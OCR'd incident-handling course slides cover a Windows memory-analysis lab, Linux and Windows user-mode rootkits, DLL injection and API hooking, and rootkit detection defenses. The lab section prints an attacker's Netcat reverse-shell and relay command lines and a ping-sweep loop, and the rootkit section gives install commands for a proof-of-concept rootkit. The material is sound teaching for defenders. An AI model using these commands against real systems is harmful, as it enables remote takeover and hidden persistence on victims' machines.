
Note that we can see that there is another child process with PPID 2123, a cmd.exe with a PID of 920. Let's look at the command-line invocation of that process:

```
[1] memimage.dd hh:mm:ss>  dlllist pid=920
```

Here, we can see that the command line used to invoke PID 1336 is:
cmd.exe /c for /L %i in (1,1,255) do @ping –n 1 192.168.49.%i >nul && echo Host 192.168.49.%i up

What is this command? Look through it carefully. You might even want to run it on your own Windows machine to get a feel for what it is doing. It is actually a command-line ping sweeper. It launches a cmd.exe to run a command (/c). The command is a "for /L" loop, which iterates over integers. It starts counting at 1, counts in steps of 1, and counts up to 255 (1,1,255), assigning this changing value to the iterator variable %i. At each iteration through the loop, it turns off display of commands (@) and pings a target IP address 1 time (-n 1). It discards the output from ping (>nul). If it successfully pings something (&&), it then runs the echo command to display which hosts are up.

From its invocation, we can see that the attacker is running a ping sweep using built-in Windows tools!



2516: explorer.exe: This is the process that started the hot_pics.exe process. It is the Windows OS desktop.

3600: hot_pics.exe: This process is the root of all evil on this system. Every bad process stems in some way from this process.

1744: c:\nc.exe -n 192.168.49.145 6000 -e c:\ncrelay.bat: This is the Netcat relay that created the pivot between the 137 and 145 systems.

408: **c:\nc.exe -n 192.168.49.145 5555 -e cmd.exe**: This is the Netcat process that served as a reverse connection to 145.

2132: cmd.exe: This is a command shell.

920: cmd.exe /c for /L %i in (1,1,255) do @ping -n 1 192.168.49.%i: This is a simple command-line ping sweeper.

1748: c:\nc.exe -n 192.168.49.137 6000: This is the second half of the Netcat relay through the compromised system.

1428: metsvc.exe: This is the initial application spawned by hot_pics.exe that created and started the persistence service.

496: services.exe: This process starts many services on your system. It started the metsvc.exe process.

1428: metsvc.exe: This process starts the metsvc-server.exe.

3772: metsvc-server: This is the second Metasploit service on the victim system.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

KEEPING ACCESS

1. App-Level Trojan Horse backdoor Suites
2. Wrappers and Packers
3. Memory Analysis
   - Lab: Windows Attack
4. **User-Mode Rootkits**
   - Linux User-Mode Rootkits
   - Windows User-Mode Rootkits
5. Kernel-Mode Rootkits
   - Rooty
   - Avatar and Alureon

Now, we explore a more insidious type of tool, a rootkit. A rootkit modifies the existing programs on a system to create Trojan Horse backdoors.

Now for Some Fun with ... Rootkits — User-Mode Rootkits

- Rootkits are a collection of tools that allow an attacker to:
  - Keep backdoor access into a system
  - Mask the fact that the system is compromised
- These goals are accomplished by altering the operating system itself
- With these capabilities, rootkits are classic examples of Trojan Horse software and very effective backdoors

Contrary to what their name implies, rootkits do not allow an attacker to gain root access. Rootkits depend on the attackers already having root access, which was likely gotten with a root exploit (such as a buffer overflow or other type of attack).

Although rootkits do not let an attacker gain root access, they do allow attackers to maintain root access once they've gotten it. Rootkits let an attacker place a backdoor onto the system to maintain control of the machine. Some rootkits also include capabilities for gathering information from the local network through sniffing. One of the most significant areas in rootkit tools involves masking the attacker's presence on the system. Rootkits hide logins, programs, files, and processes from a system administrator.

To accomplish these goals, rootkits alter the existing operating system on the victim machine. Rather than adding a new application to the system like we saw with application-level Trojan Horse backdoors, rootkits alter the existing programs on the machine. Because they modify existing programs, rootkits are classic examples of Trojan Horse backdoors.

Although their name carries the UNIX word "root," rootkits have been released for not only UNIX and Linux operating systems, but also Windows machines.

Rootkit Platforms

User-Mode Rootkits

- Original versions of rootkit targeted SunOS 4.1.X
- Newer versions for Linux are available
- Components of rootkits have been discovered for other systems
  - Several UNIX/Linux rootkits at www.packetstormsecurity.org/UNIX/penetration/rootkits
    - Solaris, BSD, AIX, HP-UX, IRIX
  - Numerous Windows rootkits used by cyber criminals are also available
  - Mobile rootkits are just now getting traction
- Rootkits are increasingly being bundled with spyware and bots

Although the original rootkits focused on SunOS, newer versions of rootkits have been released for a variety of operating systems. Most flavors of UNIX today have a very powerful rootkit program that can be used to attack it. For Linux, we have Linux Rootkit 4 and its descendants, LRK5 and LRK6.

In addition, rootkits have been written for Solaris, the various flavors of BSD, AIX, HP-UX, and IRIX. Furthermore, many attackers have released powerful rootkits for Windows machines. With such cross-platform appeal, rootkits are a major tool in the mainstream of computer attacks today.

And, increasingly, rootkits are being bundled with spyware and bots, as well as some commercial products.


Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

KEEPING ACCESS

1. App-Level Trojan Horse backdoor Suites
2. Wrappers and Packers
3. Memory Analysis
   - Lab: Windows Attack
4. User-Mode Rootkits
   - **Linux User-Mode Rootkits**
   - Windows User-Mode Rootkits
5. Kernel-Mode Rootkits
   - Rooty
   - Avatar and Alureon


With a general understanding of rootkits, let's take a closer look at Linux Rootkit 6, an excellent example of UNIX and Linux Rootkit tools running in user mode.



In addition to modifying the login program and ifconfig, rootkits will replace several other critical files on the system. Each of these modifications is designed to help the attacker hide on the machine.

This slide shows the various backdoor components included in common Linux rootkits. The login, rshd, sshd, inetd, and tcpd services are all modified to include a backdoor password. If the attacker connects to any one of these processes from across the network and provides the password, the attacker is instantly given remote root access.

In addition, various local commands are modified to include local root-level backdoors. The chfn, chsh, passwd, and su commands are overwritten with new versions. If a non-root user runs any of these programs with a command argument that is the backdoor password, that user is instantly elevated to root access. Think of these programs as little teleporters to instantly get root.



This slide shows numerous programs that are overwritten by various rootkits to hide the attacker's presence.

In essence, there are four categories of hiding tools: process hiding, network hiding, file hiding, and event hiding.

For process hiding, common Linux rootkits include a replacement or redirection for ps, top, and pidof. These tools will not show the attacker's processes running on the box. In addition, many rootkits replace killall so that the attacker's processes cannot be killed using this command. Finally, the crontab program is often altered so that it starts the attacker's processes upon system boot or at a specific time, without any lines in the cron configuration files associated with these programs.

Files are hidden by changing the ls and find commands so that they do not display the attacker's files. The du command is changed so that it omits the attacker's file from its disk usage calculation.

Finally, the attackers modify syslogd so that it will not record log events associated with the attacker's machine and/or accounts on the victim box.

Fontanini Rootkit

User-Mode Rootkits

- By Matias Fontanini
- Hides processes, connections, logged in users, and gives UID 0 privileges to any process
- Uses file system function hooking
- Replaces file inodes to redirect read functions to evil inodes
  - For example, netstat reads data from /proc/net/tcp
- Simply replaces the inode read call to filter certain evil results
- Works on Linux 3.0 and greater kernels
- Install with the following commands
  - `# make`
  - `# insmod rootkit.ko`

A cool proof of concept user-mode rootkit is the Fontanini rootkit by Matias Fontanini.

This rootkit replaces the *read* function in file system function hooking. For example, when a program like netstat runs, it pulls data from other device files like /proc/net/tcp. However, with the Fontanini rootkit in use, it will filter out the results relating to the rootkit user, processes, and network connections. It does this by updating the inode or file location pointer information for the file or program.

It compiles and works on Linux kernels newer than 3.0.

Installation is easy. Simply run the following two commands to install it.

make
insmod rootkit.ko


Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

KEEPING ACCESS

1. App-Level Trojan Horse backdoor Suites
2. Wrappers and Packers
3. Memory Analysis
   - Lab: Windows Attack
4. User-Mode Rootkits
   - Linux User-Mode Rootkits
   - **Windows User-Mode Rootkits**
5. Kernel-Mode Rootkits
   - Rooty
   - Avatar and Alureon

This page intentionally left blank.



To understand Windows rootkits, we first have to analyze the concept of DLL injection on Windows. An EXE program loads the various DLLs it requires and relies on them to take actions on the system. Attackers use a technique called "DLL injection" to force an unsuspecting running EXE process to accept a DLL that it never requested. Very rudely, an attacker injects code in the form of a DLL directly into the victim EXE process's memory space. DLL injection requires several steps to be taken by the attacker, including:

- **Allocating space in the victim process for the DLL code to occupy**: Microsoft has included a built-in API in Windows to accomplish this task, called "VirtualAllocEx."
- **Allocating space in the victim process for the parameters required by the DLL to be injected**: This step, too, can be done using the built-in Windows VirtualAllocEx function call.
- **Writing the name and code of the DLL into the memory space of the victim process**: Again, Windows includes an API with a function for doing this step, too. The WriteProcessMemory function call can be used to write arbitrary data into the memory of a running process.
- **Creating a thread in the victim process to actually run the newly injected DLL**: As you might have guessed by now, Windows includes an API with this capability, too. Microsoft has made this entire process much easier with these various API calls. The CreateRemoteThread starts an execution thread in another process, which will run any code already in that process, including a newly injected DLL.
- **Freeing up resources in the victim process after execution is completed**: If the attacker is extra polite, he or she can even free up the resources consumed by this technique after the victim thread or process finishes running, using the VirtualFreeEx function.
- **Overwriting API calls**: This technique, called "API Hooking," lets an attacker undermine any running process in its interactions with Windows itself. By changing various calls associated with getting a list of running processes, looking at open ports, viewing the registry, and interacting with the file system, the attacker can hide.

You can see which accounts on your local Windows system have Debug privileges by going to Start → Run... and typing **secpol.msc**. Then, navigate to Security Settings → Local Policies → User Rights Assignments. Then, look at Debug programs. You'll see, by default, that this right is given to everyone in the admin group. On my production environment, I have removed this right, because developers run debuggers in a dev environment, and sometimes in a Quality Assurance (QA) environment, but never in a production environment in most organizations.

Where and What to Inject

- Attackers will take a normally running process on the system
  - How about explorer.exe?
  - Used for the Windows GUI
  - Always there, as long as the GUI runs
- They could inject code that hooks API calls to hide the attacker on the system
  - Masks various running processes, files, registry keys, and network activity
- That would be a rootkit!


So, attackers can inject code into any running process. Which processes lend themselves to rootkit-style attack? One particularly interesting target is the explorer.exe process. This process implements the Windows GUI that you probably stare into day in and day out. It's always running, as long as the Windows machine is displaying a GUI. This process displays information to the user, so an attacker could undermine it to mask the attacker's presence. The bad guy could inject code into the explorer.exe process to hide the attacker's running processes, files, registry keys, and network activity. In other words, an attacker could implement a rootkit!

Windows Rootkit Hiding

User-Mode Rootkits

- Newer rootkits make hiding easy
- No configuration necessary
- Instead, the attacker just loads it on the end system in a directory of the attacker's choosing, and then runs it


All artifacts associated with the rootkit directory are automatically hidden



The attacker just places the rootkit executable on the target machine in a given directory, and runs it with admin privileges. Any files in that directory are hidden. Any processes associated with executables from that registry are hidden. Any registry keys created by processes run out of that directory are hidden. And, of course, TCP and UDP ports listened on by something from that directory are hidden as well.

Rootkit Hooking in Action

User-Mode Rootkits




Confusing names? You betcha ... he did that on purpose!

Victim Machine

When a rootkit runs on the victim machine, the rootkit executable first makes a copy of itself in the system32 directory. Then, in steps 1 and 2, it creates two other files in the same directory: iexplore.dll and explorer.dll. Gee, with names like that, these files sure look like they belong on the machine, don't they? They look kind of like some files you might think are associated with the legitimate programs Internet Explorer (iexplore.exe) and Windows Explorer (explorer.exe). But pay careful attention to the file suffixes here; the rootkit creates iexplore.dll and explorer.dll. On a stock Windows machine, there aren't any files named "iexplore" and "explore" with a DLL suffix. That's pretty tricky.

After writing these DLLs in the system32 directory, the rootkit executable injects the explorer.dll into running processes named "explorer.exe," in step 3. The explorer.exe process is the legitimate running program that displays the Windows GUI to the user. Once inside the legitimate explorer.exe process, the malicious explorer.dll then does API hooking. It grabs the code inside iexplore.dll, in step 4. To finish the process, in step 5, the explorer.dll then injects iexplore.dll into the explorer.exe process, overwriting function calls associated with displaying processes, files, registry keys, and connections. When a standard Windows tool, such as the task manager, file viewer, registry editor, or netstat command, is executed, the malicious API code injected into the legitimate Windows Explorer filters the hidden stuff from the output. In this way, the attacker's nefarious deeds are hidden on the machine.



On the left side of this figure, you can see what a normal Netcat listener (named evilnc.exe) looks like as a running process with a listening port on the box before the rootkit was installed. On the right side, you can see what the same system looks like when the rootkit is installed, configured to hide the evilnc.exe process and the port that it is listening on, TCP 2222.

Defenses: Prep and Identification — User-Mode Rootkits

- Preparation
  - Don't let attacker get root in the first place
  - Harden and patch the system thoroughly
- Identification
  - Detection can be quite difficult, but some methods are available
    - ls versus "echo *". Output should include the same files
      - Nice, but not terribly practical
      - There are other ways we can catch the system telling a lie, which we cover after the kernel-mode rootkit discussion
    - Most rootkits do not store the password as a string, so "strings" on /bin/login will not work
    - Analysis of /bin/login by automated tool to look for embedded password

As we have seen, rootkits modify the existing programs on a system.

So, how can you detect a rootkit's presence on your machine?


One way to detect the presence of a rootkit is to compare the output of the ls program with the output from "echo *". The output should include the same files. "echo *" tells the shell to show the contents of the directory. "echo *" is usually not Trojaned with a rootkit. Therefore, if the unaltered "echo *" output differs from the "ls -la" command, you should be suspicious. Although this technique works, it's not terribly practical to check the contents of every directory on your system. But, this idea of trying to catch the system telling us a lie can be useful. After our discussion of kernel-mode rootkits later, you'll see some tools that are more practical in catching the system in a lie.

Also keep in mind that you cannot simply use the strings program on /bin/login, because the backdoor password is not stored as a string of consecutive characters in the /bin/login executable.

Numerous tools are available that can analyze /bin/login to determine if a rootkit is installed. Tools like chkrootkit (available at www.chkrootkit.org) or many host-based Intrusion Detection tools can detect rootkit /bin/login programs.

Defenses: Identification

- Cryptographic hashes of key system files stored in a safe place
  - Tripwire: Free and commercial
  - OSSEC: Free for Lin, UNIX, Mac OS X, and Win at http://www.ossec.net
  - nCircle File Integrity Monitor: Commercial
  - Solidcore File Integrity Monitoring (FIM): Commercial
  - AIDE: Free, open-source file integrity checker
    - http://www.cs.tut.fi/~rammer/aide.html
- Use both MD5 and SHA-1, because of hash collision concerns!
- NIST makes available a CD ISO images with MD5 and SHA1 hashes of hundreds of applications and many OSes
  - National Software Reference Library (NSRL), at http://www.nsrl.nist.gov
